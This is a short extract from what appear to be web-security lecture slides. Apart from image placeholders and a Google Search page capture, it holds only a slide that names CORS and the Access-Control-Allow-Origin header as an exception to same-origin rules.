
Google Search

I'm Feeling Lucky

Another exception: CORS

Access-control-allow-origin: <list of domains>


Cross-Origin Resource Sharing (CORS)


